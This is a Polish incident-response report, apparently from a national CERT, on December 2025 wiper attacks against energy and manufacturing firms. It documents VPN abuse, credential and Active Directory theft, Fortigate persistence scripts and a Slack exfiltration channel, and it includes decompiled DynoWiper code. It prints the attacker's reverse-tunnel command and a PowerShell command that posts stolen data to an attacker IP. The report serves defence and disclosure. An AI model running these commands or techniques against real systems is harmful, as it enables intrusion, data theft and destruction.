Fragment dziennika zdarzeń urządzenia Fortigate przedstawiający wykorzystanie mechanizmu zakładek przez atakującego.

```
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=08:13:03 eventtime=[REDACTED] tz="+0100" logid="0101039938
" type="event" subtype="vpn" level="warning" vd=[REDACTED] logdesc="SSL VPN pass" action="ssl-web-pass" tunneltype="ssl-web" tunnel
id=1014963558 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="10.0.0.101"
reason="rdp" msg="SSL web application activated"
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=12:14:36 eventtime=[REDACTED] tz="+0100" logid="0101039938
" type="event" subtype="vpn" level="warning" vd=[REDACTED] logdesc="SSL VPN pass" action="ssl-web-pass" tunneltype="ssl-web" tunnel
id=1014963560 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="10.0.0.101"
reason="rdp" msg="SSL web application activated"
```

Wykorzystanie tunelu typu Reverse SOCKS Proxy

Podczas swoich działań atakujący tunelował niektóre ataki z wykorzystaniem oprogramowania Reverse SOCKS Proxy. Metoda ta polega na uruchomieniu specyficznego oprogramowania na maszynie wewnątrz infrastruktury, które tworzy następnie tunel z maszyną atakującego znajdującą się często w sieci publicznej. Dzięki takiemu rozwiązaniu atakujący może zdalnie kierować ataki do innych maszyn w sieci wewnętrznej poprzez maszynę z uruchomionym Reverse SOCKS Proxy. Ślady uruchomienia tego rodzaju oprogramowania, wraz z adresem IP serwera kontrolowanego przez atakującego, odnaleziono na jednej stacji roboczej. Atakujący użył w tym celu narzędzia rsocx[2] pod nazwami r.exe oraz rsocx.exe.

```
r.exe -r 31.172.71[.]5:8008
```

[2] https://github.com/b23r0/rsocx

Ślady rekonesansu infrastruktury

Korelacja sesji SSL-VPN oraz logowań zdalnego pulpitu umożliwiła identyfikację technik oraz narzędzi, przy użyciu których atakujący przeprowadzał rekonesans w infrastrukturze. Wśród narzędzi, z których korzystał atakujący, można wymienić m.in. narzędzia systemowe nslookup oraz ping. Wykorzystanie narzędzi systemowych pozwoliło atakującemu na uniknięcie detekcji przez systemy bezpieczeństwa, gdyż są to narzędzia standardowo zainstalowane w systemie Microsoft Windows oraz wykorzystywane przez użytkowników i administratorów takich systemów.

RYS. 8

Fragment dziennika zdarzeń jednego z kontrolerów domeny zawierający przykład wykonanych poleceń ping oraz lookup

Time Created	Map Description	User Name	Executable Info
=	= Process creat…	=	=
2025-12-22 07:19:50	Process creation	[redacted]	nslookup [redacted]
2025-12-22 07:20:05	Process creation		nslookup [redacted]_scada_[redacted]
2025-12-22 07:21:20	Process creation		nslookup [redacted]
2025-12-22 07:21:34	Process creation		ping [redacted]
2025-12-22 07:22:53	Process creation		ping fortigate
2025-12-22 07:30:49	Process creation		ping [redacted]

Kolejnym narzędziem wykorzystywanym przez atakującego do rekonesansu sieci był skaner portów o nazwie Advanced Port Scanner oraz Advanced IP Scanner. Ślady wykonania tego oprogramowania oraz dostępu do powiązanych z nim plików wykryto na kilku urządzeniach w sieci instytucji.

RYS. 9

Fragment systemu plików jednej ze stacji roboczych zawierający ślady uruchomienia oprogramowania Advanced Port Scanner

Name	R	Size, Bytes	Created	Modified	Accessed
advanced_port_scanner_Aliases.bin	●	15	29.12.2025 09:17:36	29.12.2025 09:17:36	29.12.2025 09:17:36
advanced_port_scanner_Comments.bin	●	15	29.12.2025 09:17:36	29.12.2025 09:17:36	29.12.2025 09:17:36
advanced_port_scanner_MAC.bin	●	4	29.12.2025 09:17:36	29.12.2025 09:17:36	29.12.2025 09:17:36

Wykorzystanie przeglądarki Microsoft Edge do rekonesansu usług oraz transferu plików

Zachowane logi wskazują, że atakujący wykorzystywał przeglądarkę internetową Microsoft Edge uruchomioną w trybie prywatnym (wywołanie z parametrem --inprivate), w celu uzyskania dostępu do usług znajdujących się zarówno w sieci wewnętrznej podmiotu, jak i w podmiotach trzecich. Ponadto przeglądarka została wykorzystana do pobrania dodatkowych plików. Podczas gdy program Advanced Port Scanner został pobrany bezpośrednio ze strony

producenta, atakujący ściągał też pliki przechowywane na dysku chmurowym Dropbox. Odnotowane zostały również połączenia do domeny pastebin.com (serwis umożliwiający przechowywanie i udostępnianie danych tekstowych).

Sposoby komunikacji między maszynami w infrastrukturze

Główną metodą komunikacji atakującego pomiędzy komputerami w infrastrukturze sieciowej był protokół zdalnego pulpitu. Ta metoda dostępu była używana przez uprawnionych do tego użytkowników infrastruktury, co pozwoliło nie wzbudzać podejrzeń. Atakujący, tak jak uprawnieni do tego użytkownicy, logował się w pierwszej kolejności do stacji przesiadkowej, a następnie do innych systemów w sieci.

Przestępca do komunikacji pomiędzy maszynami wykorzystywał również zbiór skryptów z publicznie dostępnego pakietu Impacket. Pakiet Impacket pozwala na komunikację z szerokim wachlarzem protokołów sieciowych, a w tym na zdalne wykonywanie poleceń na maszynach w infrastrukturze, np. poprzez usługę SMB. Ślady oprogramowania Impacket zostały zidentyfikowane przez system EDR wykorzystywany w infrastrukturze.

Kradzież poświadczeń z usługi LSASS stacji roboczej

W celu zwiększenia uprawnień w infrastrukturze oraz dostępu do kolejnych systemów atakujący wykorzystał technikę ekstrakcji poświadczeń ze zrzutu procesu usługi LSASS systemu Microsoft Windows. Usługa LSASS jest odpowiedzialna m.in. za uwierzytelnianie użytkowników w systemie operacyjnym. Podczas trwania incydentu zaobserwowano utworzenie zrzutu pamięci wskazanej usługi. Atakujący mógł następnie próbować złamać hasła użytkowników lub użyć wartości hash haseł celem dostępu do innych systemów.

RYS. 10

Fragment pliku kwarantanny oprogramowania antywirusowego zawierający ścieżkę do wykonanego zrzutu pamięci procesu LSASS na jednej ze stacji roboczych.

Kradzież bazy Active Directory oraz rejestrów z kontrolera domeny


Celem atakującego stały się również rejestry SAM, SYSTEM oraz baza Active Directory znajdujące się na jednym z kontrolerów domeny. Odnalezione

ślady świadczą o tym, że atakujący wykorzystał systemowe polecenie reg do utworzenia kopii rejestrów systemowych SAM i SYSTEM, a także systemowe polecenie vssadmin do utworzenia kopii Shadow partycji C w celu kradzieży pliku ntds.dit przechowującego bazę Active Directory. Wykradzione dane zostały skompresowane oraz podjęta została próba przesłania ich z użyciem interpretera PowerShell do serwera kontrolowanego przez atakującego.

```
Invoke-RestMethod -Uri http://31.172.71[.]5:50443 -Method Post
-InFile .\kkk.zip
```


RYS. 11

Fragment pamięci podręcznej klienta zdalnego pulpitu z przejętej stacji roboczej zawierający ślady poleceń tworzących kopię rejestrów SAM oraz SYSTEM.



RYS. 12

Fragment pamięci podręcznej klienta zdalnego pulpitu z przejętej stacji roboczej zawierający ślady poleceń tworzących kopię pliku bazy Active Directory oraz wykonujących próbę wysyłki danych do zdalnego serwera.



Kradzież konfiguracji urządzeń Fortigate

Analiza dzienników zdarzeń znajdujących się na jednym z kontrolerów domeny ujawniła, że atakujący dokonał ponadto kradzieży plików konfiguracyjnych kilku urządzeń Fortigate funkcjonujących w zaatakowanym podmiocie. Korelacja zdarzeń powiązanych z utworzonymi w danym momencie procesami i plikami świadczy o tym, że kradzież nastąpiła przy użyciu przeglądarki Microsoft Edge uruchomionej w trybie prywatnym.

RYS. 13 **Fragment dziennika zdarzeń powiązany z utworzeniem plików konfiguracyjnych urządzeń Fortigate na jednym z kontrolerów domeny.**

Time Created	Map Des…	Payload Data4
=	= FileCre…	
2025-12-18 12:45:32	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FTG200F-[redacted]_7-4_2795_202512181345.conf:.
2025-12-25 14:09:49	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512251509.conf:.
2025-12-25 14:15:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\1 (1).conf:Zone.Identifier
2025-12-25 14:47:36	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512251547.conf:Z.
2025-12-25 14:57:51	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512251557.conf:.
2025-12-26 06:35:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\FGT60F-[redacted]_7-4_2829_202512260735.con.

Modyfikacja konfiguracji urządzenia brzegowego Fortigate

Podczas analizy dzienników zdarzeń urządzenia Fortigate znajdującego się na brzegu sieci zaatakowanego podmiotu wyszło na jaw, że atakujący dokonał również zmian w jego konfiguracji. Modyfikacje polegały m.in. na dodaniu do konfiguracji urządzenia nowej reguły, której zadaniem było umożliwienie nawiązywania połączeń za pomocą dowolnego protokołu, przy użyciu dowolnego adresu IP, do określonego urządzenia. W ramach utworzonej reguły wyłączone zostało logowanie ruchu sieciowego. Dodatkowo nazwa utworzonej reguły imitowała nazwę powiązanej instytucji występującej już w konfiguracji urządzenia.

RYS. 14 **Fragment dziennika zdarzeń urządzenia Fortigate przedstawiający dodanie nowej reguły.**

```
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=09:53:41 eventtime=[REDACTED] tz="+0100" lo
gid="0100044547" type="event" subtype="system" level="information" vd=[REDACTED] logdesc="Object attribute configure
d" user=[REDACTED] ui="GUI(192.168.96.191)" action="Add" cfgtid=12585894 uuid="de110730-e493-51f0-301b-1f5093fb47c5"
 cfgpath="firewall.policy" cfgobj="1034" cfgattr="name[REDACTED]srcintf[internet]dstintf[port1]action[accept]srcaddr
[all]dstaddr[REDACTED]schedule[always]service[ALL]logtraffic[disable]nat[enable]" msg="Add firewall.policy 1034"
```

Destrukcja plików na stacjach roboczych

W dniu 29 grudnia 2025 roku w godzinach porannych atakujący uzyskał dostęp do portalu SSL-VPN, a następnie przy jego wykorzystaniu wykonał połączenie zdalnego pulpitu do maszyny przesiadkowej. Z tego komputera połączył się do jednego z kontrolerów domeny, na którym utworzył archiwum zawierające m.in. plik oprogramowania typu wiper mający na celu trwałe uszkodzenie danych na maszynach w infrastrukturze sieciowej.

RYS. 15 **Fragment dziennika zdarzeń powiązany z utworzeniem szkodliwych plików na jednym z kontrolerów domeny.**

Time Created	Map Descripti…	Payload Data4
= 2025-12-29 00:00…	= FileCreate	
2025-12-29 08:06:00	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\[redacted]_config.zip:
2025-12-29 08:07:26	FileCreate	TargetFilename: C:\inetpub\pub\dynacom_update.exe
2025-12-29 08:15:47	FileCreate	TargetFilename: C:\Users\[redacted]\AppData\Local\Temp\2\22df1456-a
2025-12-29 08:17:05	FileCreate	TargetFilename: C:\Users\[redacted]\Documents\Default.rdp
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacon_update.ps1
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacon_update.ps1:Zo
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacom_update.exe
2025-12-29 08:18:07	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\dynacom_update.exe:Zo

Wiper został umieszczony na zasobie sieciowym dostępnym dla innych komputerów w sieci, a następnie został uruchomiony przy wykorzystaniu dodatkowej polityki GPO. Szczegółowy opis wipera (DynoWiper) oraz skryptu go dystrybuującego został umieszczony w rozdziale „Analiza złośliwego oprogramowania".

Plik wykonywalny nie został wykryty przez oprogramowanie antywirusowe, natomiast jego wykonanie zostało zablokowane w trakcie działania przez oprogramowanie klasy EDR poprzez mechanizm kanarków, czyli plików, które w momencie rozpoczęcia modyfikacji ich zawartości podnoszą alarm. Spowodowało to zatrzymanie nadpisywania danych na ponad 100 maszynach, na których plik został już uruchomiony. Tego dnia atakujący podjął kolejną próbę uruchomienia nieznacznie zmodyfikowanego wipera, jednak ona również nie była skuteczna.

RYS. 16 **Fragment dziennika zdarzeń powiązany z utworzeniem kolejnych szkodliwych plików na jednym z kontrolerów domeny.**

Time Created	Map Descripti…	Payload Data4
= 2025-12-29 00:00…	= FileCreate	
2025-12-29 13:04:39	FileCreate	TargetFilename: C:\inetpub\pub\dynacon_update.exe
2025-12-29 13:05:22	FileCreate	TargetFilename: C:\Users\[redacted]\AppData\Local\Mic
2025-12-29 13:35:23	FileCreate	TargetFilename: C:\inetpub\pub\schtask.exe
2025-12-29 13:37:22	FileCreate	TargetFilename: C:\Users\[redacted]\Downloads\exp.ps1

Destrukcja danych na dyskach serwerowych


Oprócz próby destrukcji danych na stacjach roboczych należących do zaatakowanego podmiotu atakujący podjął również próbę bezpośredniego zniszczenia danych na dyskach podłączonych do serwerów ulokowanych w infrastrukturze. W tym celu wykorzystał on minimalistyczną dystrybucję Tiny

Core Linux, której obraz pobrał na jeden z kontrolerów domeny, a następnie uruchomił go na serwerze przy wykorzystaniu interfejsu KVM. W kolejnych krokach przy użyciu polecenia dd nadpisał on fragmenty dysków losowymi danymi.

RYS. 17 **Fragment pamięci podręcznej klienta zdalnego pulpitu z przejętej stacji roboczej zawierający ślady trwałej destrukcji danych na dyskach podłączonych do jednego z serwerów.**

Do tego samego zadania atakujący próbował wykorzystać technologię o nazwie Intel Rapid Storage Technology, przy użyciu której podjął próbę modyfikacji konfiguracji macierzy RAID dysków.

RYS. 18 **Fragment pamięci podręcznej klienta zdalnego pulpitu z przejętej stacji roboczej zawierający ślady próby rekonfiguracji macierzy RAID jednego z serwerów.**



RYS. 19 **Fragment pamięci podręcznej klienta zdalnego pulpitu z przejętej stacji roboczej zawierający ślady próby rekonfiguracji macierzy RAID jednego z serwerów.**

Atak na przedsiębiorstwo sektora produkcyjnego

Tego samego dnia, a więc 29 grudnia 2025 roku, atakujący podjął również próbę zakłócenia funkcjonowania przedsiębiorstwa z sektora produkcyjnego. Działania te zostały przeprowadzone w skoordynowany sposób z atakami na przedsiębiorstwa sektora energetycznego, ale cel miał charakter oportunistyczny i nie jest powiązany z innymi podmiotami.

Początkowy dostęp


Atakujący uzyskał dostęp poprzez urządzenie brzegowe Fortinet. Urządzenie było w przeszłości podatne, a jego konfiguracja została wykradziona i opublikowana m.in. w jednym z postów na forum internetowym wykorzystywanym przez środowiska przestępcze. Po uzyskaniu dostępu do urządzenia, atakujący wprowadził zmiany mające na celu zachowanie dostępu do niego po zmianie haseł użytkowników.

Modyfikacja konfiguracji Fortigate w celu persystencji

Wprowadzone modyfikacje bazują na mechanizmie skryptów wbudowanym w urządzenia Fortinet. Atakujący utworzył dwa skrypty celem dalszej eksfiltracji poświadczeń (rys. 20) i modyfikacji ustawień bezpieczeństwa (rys. 21). Obydwa skrypty były wykonywane co tydzień.


RYS. 20

Skrypt służący do odczytania hasła uprzywilejowanego użytkownika odnaleziony na urządzeniu Fortigate. Zredagowany fragment zawiera nazwę konta wykorzystywanego przez atakującego.



RYS. 21


Skrypt służący do modyfikacji ustawień bezpieczeństwa odnaleziony na urządzeniu Fortigate. Zredagowany fragment zawiera nazwę konta wykorzystywanego przez atakującego.



Urządzenia Fortigate zawierają wbudowaną funkcjonalność przesyłania powiadomień na wskazany kanał w usłudze Slack. Wiadomość może zawierać predefiniowany tekst, ale również informacje z usług systemowych (np. log) lub wynik działania innych skryptów. Atakujący wykorzystał ten skrypt do przesyłania na kontrolowany przez siebie kanał Slack wyników wykonania poprzednich dwóch skryptów.

RYS. 22

Skrypt służący do przesyłania danych na kontrolowany przez siebie kanał Slack odnaleziony na urządzeniu Fortigate. Zredagowany fragment zawiera nazwę konta wykorzystywanego przez atakującego.



Wszystkie trzy skrypty były widoczne w panelu konfiguracyjnym, w zakładce zaplanowanych zadań.

RYS. 23

Widok zaplanowanych zadań z urządzenia Fortigate

Dostęp do systemu spółki oraz lateral movement

Aby uzyskać dostęp do wewnętrznego systemu spółki, atakujący wykorzystał posiadane dane uwierzytelniające do utworzenia tunelu SSL-VPN.

Do poruszania się po urządzeniach w sieci atakujący wykorzystał m.in. pakiet narzędzi Impacket[3].

[3] https://github.com/fortra/impacket

Uruchomienie skryptu niszczącego pliki

Atakujący uzyskał dostęp do kontrolera domeny z uprawnieniami administratora. W celu dystrybucji skryptu niszczącego pliki atakujący wykorzystał ten sam skrypt co w przypadku elektrociepłowni (stworzenie polityki GPO), pobierając docelowy plik z udziału sieciowego. Natomiast sam wiper został napisany w języku PowerShell. Jego dokładna analiza została opisana w dedykowanym rozdziale (LazyWiper).

Działania przeciwko usługom chmurowym

Atakujący wykorzystywał dane uwierzytelniające pozyskane ze środowiska lokalnego do prób uzyskania dostępu do usług chmurowych. Po znalezieniu danych uwierzytelniających, dla których istniało odpowiadające im konto w usłudze M365, pobierał wybrane dane z usług takich jak Exchange, Teams oraz SharePoint. Atakujący był zainteresowany m.in. plikami i wiadomościami e-mail dotyczącymi modernizacji sieci OT, systemów SCADA czy prac technicznych prowadzonych w podmiotach.

Atakujący próbował poszerzyć uprawnienia, korzystając z błędnie skonfigurowanych uprawnień.

Analiza złośliwego oprogramowania

Podczas ataku zostały użyte próbki złośliwego oprogramowania, których nie udało się dopasować do żadnej istniejącej rodziny. Celem złośliwego oprogramowania była nieodwracalna destrukcja danych, bez próby wymuszania okupu. Zaobserwowano dwie kategorie tego typu oprogramowania: skompilowane do pliku wykonywalnego (DynoWiper) oraz napisane w PowerShellu (LazyWiper).

DynoWiper

Podczas obsługi incydentów odnaleziono cztery próbki złośliwego oprogramowania działającego w podobny sposób (zob. tabela poniżej).

TABELA 1

Analizowane wersje DynoWiper

Sha256	Nazwa pliku	Data kompilacji (UTC)	Wersja	Incydent
65099f306d27c8bcdd7ba3062c012d2471812ec5e06678096394b238210f0f7c	Source.exe	2025-12-26 13:51:11	A	Farma OZE
835b0d87ed2d49899ab6f9479cddb8b4e03f5aeb2365c50a51f9088dcede68d5	dynacom_update.exe	2025-12-26 13:51:11	A	Elektrociepłownia
60c70cdcb1e998bffed2e6e7298e1ab6bb3d90df04e437486c04e77c411cae4b	schtask.exe	2025-12-29 13:17:06	B	Elektrociepłownia
d1389a1ff652f8ca5576f10e9fa2bf8e8398699ddfc87ddd3e26adb201242160	schtask.exe	2025-12-29 14:10:07	B	Elektrociepłownia

Można rozróżnić wersje A i B złośliwego oprogramowania:

- Pliki dynacom_update.exe oraz Source.exe to ten sam program, jedyna różnica to ocenzurowana ścieżka PDB w wersji dynacom_update.
- Pliki schtask.exe są praktycznie identyczne – jest to prawdopodobnie ten sam kod źródłowy skompilowany dwa razy (czasy kompilacji różnią się o 40 minut).
- Różnica między wersjami A i B jest niewielka i zostanie opisana poniżej.

Należy mieć świadomość, że data kompilacji deklarowana przez plik wykonywalny jest łatwa do podrobienia przez atakującego, natomiast znalezione daty odpowiadają datom ataku oraz prawdopodobnej chronologii wydarzeń.

Operacje wykonywane przez złośliwe oprogramowanie można podsumować następująco:

- inicjalizacja (w tym seed generatora liczb losowych),
- uszkodzenie danych w systemie plików,
- usunięcie plików na dysku,
- zakończenie pracy (shutdown komputera – w wersji A).

Funkcja `main` wygląda następująco (wszystkie nazwy lokalnych funkcji zostały nadane w trakcie analizy):

RYS. 24 **Funkcja `main` z DynoWiper w wersji A**

```
4 void main(void)
5
6 {
7   HANDLE ProcessHandle;
8   BOOL BVar1;
9   DWORD DesiredAccess;
10  HANDLE *TokenHandle;
11  undefined1 auStack_13c8 [4];
12  HANDLE local_13c4;
13  _TOKEN_PRIVILEGES _Stack_13c0;
14  uint local_13b0 [1257];
15  uint local_c;
16
17  local_c = DAT_004275c0 ^ (uint)auStack_13c8;
18  MersenneTwisterInit(local_13b0);
19  MersenneTwisterSeed(local_13b0);
20  WipeCorruptData();
21  WipeEraseData();
22  TokenHandle = &local_13c4;
23  DesiredAccess = 0x28;
24  ProcessHandle = GetCurrentProcess();
25  BVar1 = OpenProcessToken(ProcessHandle,DesiredAccess,TokenHandle);
26  if (BVar1 != 0) {
27    _Stack_13c0.PrivilegeCount = 1;
28    LookupPrivilegeValueW((LPCWSTR)0x0,L"SeShutdownPrivilege",&_Stack_13c0.Privileges[0].Luid);
29    _Stack_13c0.Privileges[0].Attributes = 2;
30    AdjustTokenPrivileges(local_13c4,0,&_Stack_13c0,0,(PTOKEN_PRIVILEGES)0x0,(PDWORD)0x0);
31    CloseHandle(local_13c4);
32  }
33  ExitWindowsEx(6,0x20003);
34  check_stack_cookie(local_c ^ (uint)auStack_13c8);
35  return;
36 }
37
```

Podstawowa różnica między wersjami A i B polega na tym, że w wersji B funkcja wyłączania komputera została usunięta – program kończy działanie bez wołania funkcji `ExitWindowsEx`. Dodatkowo w wersji B zostało dodane wywołanie funkcji `Sleep(5000)` między etapami uszkadzania i usuwania plików. W wersji B funkcja `main` wygląda następująco:

RYS. 25 **Funkcja `main` z DynoWiper w wersji B**

```
4 void main(void)
5
6 {
7   uint local_13b0 [1257];
8   uint local_c;
9
10  local_c = DAT_004275c0 ^ (uint)local_13b0;
11  MersenneTwisterInit(local_13b0);
12  MersenneTwisterSeed(local_13b0);
13  WipeCorruptData();
14  Sleep(5000);
15  WipeEraseFiles();
16  check_stack_cookie(local_c ^ (uint)local_13b0);
17  return;
18 }
19
```

Użyty generator liczb losowych to popularny algorytm Mersenne Twister. Nie nadaje się on do zastosowań kryptograficznych, niestety w przypadku analizowanego złośliwego oprogramowania losowe dane używane do nadpisania plików są przewidywalne, ale nie umożliwiają odzyskania danych.

Funkcje WipeCorruptData oraz WipeEraseFiles wyglądają podobnie, a ich najważniejszy fragment przedstawia się następująco:

RYS. 26 **Fragment inicjujący uszkadzanie plików w głównym katalogu każdego dysku.**

```
24  ScanLogicalDrive(&drive_list);
25  local_8 = 0;
26  pWVar3 = drive_list._4_4_;
27  pWVar2 = (LPCWSTR)drive_list;
28  if ((LPCWSTR)drive_list != drive_list._4_4_) {
29    do {
30      pCVar1 = (LPCSTR)FUN_00402180((undefined1 *)local_38,pWVar2);
31      local_8._0_1_ = 1;
32      WipeCorruptDirectory(pCVar1);
33      local_8 = (uint)local_8._1_3_ << 8;
